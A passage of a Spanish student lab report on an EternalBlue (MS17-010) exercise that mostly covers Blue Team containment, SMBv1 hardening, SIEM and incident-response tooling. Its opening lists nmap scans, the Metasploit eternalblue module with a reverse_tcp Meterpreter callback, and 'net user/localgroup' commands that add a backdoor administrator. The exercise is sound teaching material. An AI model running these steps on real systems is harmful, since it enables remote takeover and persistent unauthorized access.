
Nota. Elaboración propia de evidencia de reconocimiento de red.

- Comando: nmap -sn 192.168.1.0/24
- Resultado: IP objetivo detectada: 192.168.1.16

Escaneo de puertos

Figura 22

Evidencia scan de puertos



Nota. Elaboración propia de evidencia de puertos descubiertos.

- Comando: sudo nmap -p- -Pn -sS -T4 --min-rate 5000 --max-retries 3


192.168.1.16

- Resultado: Puertos abiertos identificados: 445, 554, 2869, 5357, 10243, 49152–
- 49156, 49162

Análisis de vulnerabilidades

Figura 23

Evidencia análisis de vulnerabilidades



Nota. Elaboración propia de evidencia del hallazgo de la vulnerabilidad.

- Comando: sudo nmap -


p135,139,445,554,2869,5357,10243,49152,49153,49154,49155,49156,49162

- --script vuln 192.168.1.16
- Resultado: Puerto 445 vulnerable a MS17-010

Explotación con metasploit

Figura 24

Evidencia Conexión del Atacante hacía la Victima




Nota. Elaboración propia de evidencia de la conexión hacía la máquina víctima.

- use exploit/windows/smb/ms17_010_eternalblue
- set RHOSTS 192.168.1.16
- set LHOST 192.168.1.19
- set payload windows/x64/meterpreter/reverse_tcp
- exploit
- Resultado: Sesión Meterpreter como SYSTEM

Figura 25

Evidencia explotación con Metasploit




Nota. Elaboración propia de evidencia de la ejecución del exploit.

Post-explotación

Figura 26

Evidencia post-explotación




Nota. Elaboración propia de evidencia posterior a la explotación.

- Verificación de privilegios: NT AUTHORITY\SYSTEM
- Creación del usuario:
- net user Juanm_Leivao juan_leiva /add
- net localgroup Administradores Juanm_Leivao /add
- Confirmación de usuario: net user, net localgroup

Figura 27

Evidencia acceso y elevación de privilegios



Nota. Elaboración propia de evidencia de acceso y elevación de privilegios.

Etapa 4 - Contención de Ataques Informáticos

Acción inicial frente a un Ataque en tiempo Real

Ante un ataque en tiempo real, lo primero que deberíamos hacer como parte del equipo Blue Team es aislar el host comprometido para evitar que la amenaza se propague (CSIRT, 2021). En el caso específico de la vulnerabilidad MS17-010 - explotada durante el ejercicio, la contención debe ser inmediata, ya sea desconectando el equipo de la red físicamente o deshabilitando el puerto en el switch capa 2. Esta acción es crítica porque un ataque al protocolo

SMBv1 permite movimientos laterales automáticos, comprometiendo otras máquinas en segundos.

La explotación de la actividad de la etapa 3 se alinea con la técnica T1210 “Exploitation of Remote Services” del marco MITRE ATT&CK, correspondiente a la táctica de Ejecución. Si el atacante crea un usuario con privilegios administrativos para persistencia, esto se relaciona con la técnica T1136 “Create Account”, vinculada a las tácticas de Persistencia y Elevación de privilegios. Utilizar esta taxonomía permite al Blue Team priorizar controles de seguridad, mapear rutas de ataque y configurar alertas más precisas en herramientas como SIEM. (T1210; MITRE ATT&CK, 2018), (T1136; MITRE ATT&CK, 2017)

Una vez contenida la máquina, analizaría los procesos activos para identificar anomalías (como alto consumo de recursos, servicios sospechosos o conexiones a IPs desconocidas), junto con los logs del sistema, especialmente eventos de inicio de sesión fallidos o creación de procesos inusuales para evidenciar la ejecución del exploit o intentos de persistencia. Estas acciones iniciales permitirían contener el ataque mientras se determina el alcance y se activa el protocolo de respuesta correspondiente. Es importante actuar de manera inmediata, pero conservando evidencia para un análisis posterior. Dentro de las acciones a realizar se pueden incluir:

Tabla 2

Acciones a Realizar

Fases	Acción	Proceso y/o herramienta	Objetivo
Contención inicial	Aislar el equipo comprometido	Disable-NetAdapter, Switch	Evitar propagación lateral del ataque
Inspección del sistema	Verificar procesos sospechosos	PowerShell, Process Explorer	Detectar malware o procesos usados por exploits
Análisis de red	Revisar conexiones activas	netstat, TCPView	Identificar actividad maliciosa vía SMB
Revisión de logs	Examinar eventos críticos	Event Viewer (IDs 4625, 4688)	Detectar intentos de acceso no autorizados y procesos inesperados
Captura de tráfico	Analizar tráfico SMB o conexiones persistentes	Wireshark	Obtener evidencia para el análisis forense

Nota. Fases y herramientas de contención posterior a la explotación.

Medidas de Hardenización Propuestas

Después de haber realizado el ejercicio de ataque desde el Red Team, queda claro que una de las fallas más críticas fue mantener activo el protocolo SMBv1 en una máquina con Windows 7 sin parches de actualización. Esa combinación dejó la puerta abierta para la explotación vía EternalBlue sin necesidad de autenticación.

Para evitar que un tipo de ataque de los realizados se vuelva repetir, propondría eliminar completamente el soporte a SMBv1 en todos los sistemas donde aún esté presente. Además, aunque Windows 7 ya no tiene soporte oficial por estar en EoL, es posible descargar e instalar manualmente el parche correspondiente (MS17-010). Como medida adicional de mitigación temporal “especialmente en sistemas donde no se puede actualizar de inmediato” también se podría implementar técnicas de *virtual patching*, por ejemplo, mediante reglas específicas en el firewall o soluciones IPS que bloqueen intentos de explotar vulnerabilidades como Eternalblue. Es importante reforzar las reglas del firewall para evitar que servicios como SMB estén

expuestos a redes no confiables, así como activar protecciones a nivel del sistema para evitar la extracción de credenciales.

Por último, revisaría de forma general la postura de seguridad del sistema operativo, eliminando servicios innecesarios, ajustando los privilegios de las cuentas de usuario y aplicando configuraciones recomendadas por estándares como los benchmarks del CIS.

Tabla 3

Hardening servicios y protocolos

Componente	Acción recomendada	Justificación técnica
Protocolo SMBv1	Eliminar por completo (no solo deshabilitar)	Es un vector común de ataques como WannaCry o EternalBlue
Parche de seguridad	Aplicar manualmente KB4012212 (MS17-010)	Cierra la vulnerabilidad que permite ejecución remota de código
Firewall	Bloquear tráfico entrante en puerto 445	Reduce la exposición del servicio SMB en red
Protección de credenciales	Activar LSA Protection (RunAsPPL)	Evita extracción de credenciales desde memoria por malware
Acceso mínimo	Eliminar usuarios innecesarios y restringir privilegios	Aplica el principio de menor privilegio (Least Privilege)
Virtual patching	Implementar reglas específicas en firewall o IPS para bloquear exploits	Mitigación temporal cuando no es posible aplicar parches inmediatamente

Nota. Acciones clave para mitigar riesgos asociados a SMBv1 y la vulnerabilidad MS17-010.

Diferencias Equipo Blue Team y de Respuesta a Incidentes Informáticos

Aunque el Blue team suele asociarse a la defensa en general, su rol difiere de un equipo de respuesta a incidentes CSIRT. El Blue team opera de forma proactiva, enfocándose en prevenir ataques mediante medidas como:

- Hardening de sistemas.
- Monitoreo continuo con herramientas (SIEM, EDR).
- Control estricto de accesos.

Por otro lado, el CSIRT actúa de manera reactiva ante amenazas activas o brechas confirmadas. Sus funciones clave son:

- Contener el incidente.
- Investigar el origen y alcance.
- Recuperar sistemas afectados.

Ambos equipos colaboran, pero sus enfoques son complementarios: prevención versus remediación.

Como avance del SIEM, muchas organizaciones adoptan soluciones SOAR (security orchestration, automation and response) (IBM, 2024), que automatizan tareas repetitivas como:

- Generación de alertas.
- Bloqueo automático de IPs maliciosas.
- Aislamiento de equipos comprometidos.

Esta automatización mejora la velocidad y eficacia del “Blue Team”, especialmente en entornos con alto volumen de eventos, permitiéndoles enfocarse en amenazas complejas mientras el CSIRT gestiona la respuesta activa. (CSIRT, 2021)

Tabla 4

Funciones y herramientas

Característica	Blue team	IR team, Respuesta a Incidentes	SOAR
Rol principal	Prevención y monitoreo	Contención y remediación	Automatiza acciones preventivas (*"Blue Team"*) y de respuesta inicial (*IR Team*).
Enfoque	Proactivo	Reactivo	Conecta ambos enfoques: automatiza proactividad y acelera reacción.
Herramientas comunes	SIEM, EDR, NAC, CIS Benchmarks	Forense (FTK, Volatility), análisis de malware	Integra SIEM/EDR con playbooks de respuesta (bloquear IPs o aislar hosts).
Actuación típica	Configura reglas, refuerza sistemas	Aísla máquinas, analiza RAM o disco	Ejecuta playbooks: deshabilita SMBv1 automáticamente (*Blue*) o recopila evidencia (*IR*).
Momento de intervención	Antes o durante detección temprana	Durante o después del ataque	Actúa en tiempo real: prioriza alertas y orquesta respuestas sin esperar humanos.
Ejemplo aplicado	Detecta SMBv1 activo y lo bloquea	Investiga una sesión remota maliciosa activa	SOAR recibe alerta de SIEM, aisla el host y notifica al IR Team para análisis.

Nota. Comparación entre Blue team, IR team y SOAR en la respuesta a incidentes.

Trabajar con CIS y su uso dentro de Blue Team

En el contexto del "Blue Team", trabajar con los benchmarks de Center for Internet Security (CIS) es una práctica sumamente útil. Estos documentos ofrecen recomendaciones detalladas para configurar sistemas operativos, aplicaciones y dispositivos de red de forma segura. En el caso del ejercicio que desarrollamos, el uso del benchmark de Windows 7 habría permitido identificar desde un inicio la necesidad de deshabilitar SMBv1, así como otros aspectos de seguridad mal configurados.

Además, los benchmarks de CIS son reconocidos a nivel internacional, por lo que también ayudan a cumplir con estándares de seguridad en auditorías. Por lo anterior, solicitaría a la organización donde trabaje o este auditando, implementar y usar una guía base para implementar políticas de hardening en los sistemas que administra el equipo de seguridad.

Tabla 5

Beneficios CIS Benchmark

Elemento	Beneficio directo para el blue team
Configuraciones seguras	Establece directrices detalladas para OS, apps y redes
Reducción de superficie de ataque	Elimina servicios innecesarios, refuerza contraseñas y accesos
Alineación con estándares	Compatible con NIST, ISO, y buenas prácticas internacionales
Facilidad de auditoría	Permite demostrar cumplimiento en evaluaciones externas
Automatización	Herramientas como CIS-CAT Pro permiten validar cumplimiento automáticamente

Nota. Beneficios clave del uso de CIS Benchmarks para el Blue team.

Funciones y Características Principales de un SIEM

Un SIEM (Security Information and Event Management) es una de las herramientas más importantes para el “Blue Team” porque permite centralizar toda la información de seguridad en un solo lugar. Con un SIEM, es posible recibir alertas en tiempo real sobre comportamientos sospechosos, como múltiples intentos fallidos de inicio de sesión, uso de servicios obsoletos como SMBv1 o conexiones desde direcciones IP poco comunes (Harshala, 2020).

Además, el SIEM permite hacer un análisis forense de eventos pasados, lo que es muy útil en caso de tener que investigar un incidente. En el escenario del ejercicio, una regla bien configurada en el SIEM habría permitido detectar la ejecución del exploit o la creación del nuevo usuario con privilegios, facilitando una respuesta más rápida.

Tabla 6

Funciones SIEM

Función	Descripción
Correlación de eventos	Detecta patrones maliciosos combinando eventos de diferentes fuentes
Centralización de logs	Agrupa registros de red, sistemas, endpoints y aplicaciones en un solo lugar
Detección de anomalías	Permite crear reglas para comportamientos fuera de lo esperado
Respuesta automatizada	Algunas soluciones activan scripts o bloqueos ante ciertos eventos
Soporte a forense	Guarda eventos históricos para análisis posterior a incidentes
Cumplimiento normativo	Ayuda a cumplir con regulaciones como GDPR, HIPAA, ISO 27001

Nota. Funciones esenciales de un SIEM en la detección y respuesta ante incidentes.

Herramientas de Contención frente Ataques Informáticos

En términos de contención y no solo detección, hay varias herramientas que considero de gran importancia y las cuales he tenido experiencia laboral como son:

CrowdStrike Falcon: no solo detecta comportamientos maliciosos en tiempo real, sino que también permite aislar automáticamente un endpoint comprometido, desconectándolo de la red sin necesidad de apagarlo. Además, puede integrarse con sistemas de automatización para ejecutar workflows que se alineen con los playbooks de respuesta definidos por la organización, facilitando una respuesta rápida y coordinada ante incidentes (CrowdStrike: Frena las brechas. Impulsa tu negocio. (2025)).

Cisco ISE (NAC): Permite aplicar políticas de acceso dinámicas. Si un equipo no cumple con ciertos requisitos (por ejemplo, tiene SMBv1 activo), se puede aislar en una red de cuarentena, evitando el contacto con sistemas críticos.

Firewalls de próxima generación: A diferencia de un firewall tradicional, estos equipos analizan el tráfico en profundidad y pueden bloquear protocolos como SMBv1 si se detectan en segmentos de red donde no deberían estar activos.

Tabla 7

Herramientas de contención

Herramienta	Tipo	Capacidad de contención	Ejemplo de uso
Crowdstrike	EDR	Aislar el endpoint, finalizar procesos, bloquear tráfico	Aísla automáticamente un equipo comprometido
Cisco ISE	NAC	Mueve dispositivos a VLAN de cuarentena	Aísla una laptop infectada con comportamiento sospechoso
NGFW (ASA, CheckPoint, Palo Alto)	Firewall L7	Bloquea tráfico por aplicación o protocolo (ej. SMBv1)	Rechaza tráfico SMB en red donde no debe estar presente

Nota. Herramientas que permiten contener amenazas mediante aislamiento o bloqueo de tráfico.

Conclusiones

El análisis realizado sobre las estrategias Red Team y Blue Team en el contexto de CyberFort Technologies permitió evidenciar la importancia de un enfoque integral en ciberseguridad, que combine capacidades técnicas, cumplimiento normativo y principios éticos. Por un lado, el ejercicio de pentesting demostró cómo vulnerabilidades críticas como MS17-010 (EternalBlue) pueden ser explotadas para comprometer sistemas obsoletos, destacando la necesidad urgente de mantener actualizaciones y configuraciones seguras. Por otro lado, las propuestas de hardening y monitoreo con herramientas como SIEM refuerzan el papel del Blue Team en la protección proactiva de infraestructuras digitales.

El estudio del marco legal colombiano, en particular las Ley 1273 de 2009 y Ley 1581 de 2012, reveló cómo las malas prácticas de CyberFort Technologies (como cláusulas que prohibían denunciar actividades ilegales) vulneran derechos fundamentales y exponen a las organizaciones a sanciones graves. Esto subraya la importancia de alinear las operaciones de ciberseguridad con la normativa vigente, garantizando transparencia y responsabilidad en el manejo de datos.

Finalmente, la integración de estándares como MITRE ATT&CK y CIS Benchmarks ofrece un camino claro para mejorar la postura de seguridad, mientras que mecanismos como auditorías independientes y canales de denuncia ética ayudan a prevenir abusos. En conclusión, este trabajo refuerza que la ciberseguridad efectiva requiere equilibrar capacidades técnicas, cumplimiento legal y ética profesional, siendo el caso de CyberFort Technologies un recordatorio de los riesgos de ignorar este equilibrio.

Recomendaciones

Priorizar la actualización y parcheo de sistemas

Implementar un programa riguroso de gestión de vulnerabilidades que garantice la aplicación oportuna de parches de seguridad, especialmente en sistemas críticos. La explotación exitosa de EternalBlue en el ejercicio demuestra el riesgo de mantener sistemas obsoletos.

Eliminar protocolos y servicios vulnerables

Deshabilitar inmediatamente protocolos inseguros como SMBv1 en entornos productivos, reemplazándolos por alternativas más seguras. Realizar auditorías periódicas para identificar configuraciones riesgosas.

Implementar herramientas de monitoreo continuo

Adoptar soluciones SIEM para correlacionar eventos de seguridad y detectar anomalías en tiempo real. Configurar alertas específicas para actividades sospechosas relacionadas con accesos no autorizados o movimientos laterales.

Capacitar al personal en conciencia de seguridad

Desarrollar programas de entrenamiento periódicos para equipos técnicos y usuarios finales, enfatizando en identificación de amenazas, manejo de datos sensibles y reporte de incidentes.

Establecer controles estrictos de acceso

Aplicar el principio de mínimo privilegio en cuentas de usuario y servicios. Implementar autenticación multifactor, especialmente para accesos remotos y cuentas privilegiadas.

Realizar evaluaciones periódicas de seguridad

Programar ejercicios regulares de Red Team para identificar vulnerabilidades, complementados con revisiones del Blue Team para fortalecer defensas. Documentar lecciones aprendidas en cada ciclo.

Alinear prácticas con el marco legal vigente

Revisar contratos y políticas internas para garantizar su cumplimiento con la Ley 1273 de 2009, Ley 1581 de 2012 y demás normativas aplicables. Establecer protocolos claros para el manejo ético de datos y herramientas forenses.

Desarrollar un plan de respuesta a incidentes

Crear y probar regularmente un protocolo de actuación ante brechas de seguridad, definiendo roles, responsabilidades y canales de comunicación para contener, investigar y remediar incidentes de manera efectiva.

Adoptar estándares internacionales

Basar las configuraciones de seguridad en marcos reconocidos como CIS Benchmarks y utilizar MITRE ATT&CK para evaluar técnicas de ataque y fortalecer las defensas.

Promover una cultura de seguridad organizacional

Fomentar la transparencia y la ética profesional mediante canales de denuncia protegidos, revisiones independientes y políticas claras que prioricen la integridad sobre beneficios comerciales a corto plazo.

Referencias Bibliográficas

Almatisse. (2023, 16 de agosto). Las etapas de un pentesting y su propósito. LinkedIn. https://www.linkedin.com/pulse/las-etapas-de-un-pentesting-y-su-prop%C3%B3sito-escudo-para-empresas

Ciberforensic. (2020, 16 de junio). Directrices RFC 3227. https://www.ciberforensic.com/directrices-rfc-3227

Ciberseg1922. (2022, February 23). Las herramientas más populares del equipo rojo. Ciberseguridad. https://ciberseguridad.com/herramientas/equipo-rojo/

Ciberso. (2024, May 17). *Blue Team: funciones y beneficios clave | Ciberso*. Ciberso; Ciberso | Ciberseguriad para Empresas. https://ciberso.com/reforzando-ciberdefensa-equipo-blue-team/

Ley 1581 de 2012 - Gestor Normativo. (2023, August 9). Funcionpublica.gov.co. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

CrowdStrike: Frena las brechas. Impulsa tu negocio. (2025). Crowdstrike.com. https://www.crowdstrike.com/es-es/

Decreto 1377 de 2013. (2015, diciembre). Funcion Pública Colombia. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

DragonJAR. (2009, 29 de mayo). Dradis para pruebas de penetración. https://www.dragonjar.org/dradis-organiza-y-comparte-informacion-en-un-test-de-penetracion.xhtml

El CSIRT y el trabajo de un BlueTeam. (2021, 29 de julio). CODE SPACE Academy. https://codespaceacademy.com/csirt-trabajo-blueteam/

Gobierno de España (DSN). (2023). Ciberseguridad en sistemas físicos. https://www.dsn.gob.es/es/documentacion/publicaciones/ciberseguridad

Harshala, J. (2020, 12 de junio). ISO 27001 Annex A.12.4: Logging and Monitoring. https://www.infocerts.com/iso-27001-annex-a-12-4-logging-and-monitoring/

Home. (2017). Metasploit Documentation Penetration Testing Software, Pen Testing Security. https://docs.metasploit.com/

IBM. (2024, August 12). Ciberseguridad. Ibm.com. https://www.ibm.com/es-es/topics/cybersecurity

IBM QRadar SIEM. (2024, April 2). Ibm.com. https://www.ibm.com/products/qradar-siem

Ley 842 de 2003. (2016). COPNA. https://www.copnia.gov.co/normatividad/ley-842-de-2003

Ministerio de Ambiente (Colombia). (2024). Política de protección de datos. https://www.minambiente.gov.co/proteccion-datos/

MITRE ATT&CK®. (2017). Technique T1136: Create Account. https://attack.mitre.org/techniques/T1136/

Nmap Project. (2022). Official Documentation. https://nmap.org/book/

OSTEC. (2022). Principio de mínimo privilegio. https://ostec.blog/es/seguridad/principio-de-minimo-privilegio/


Rapid7. (2025). Metasploit Framework Documentation. https://www.rapid7.com/products/metasploit/

Apéndice

- Enlace de vídeo: https://unadvirtualedu-my.sharepoint.com/:f:/g/personal/jmleivao_unadvirtual_edu_co/EqXyZUxxF8NGm6cNzYAyU38B1jsObp47N5ui8aYLR9aHHw?e=tMaD3a

Figura 28

Evidencia links compartido



Nota. Elaboración propia de evidencia de enlace de vídeo compartido.

- Resultado de prueba antiplagio: 2664662182

Figura 29

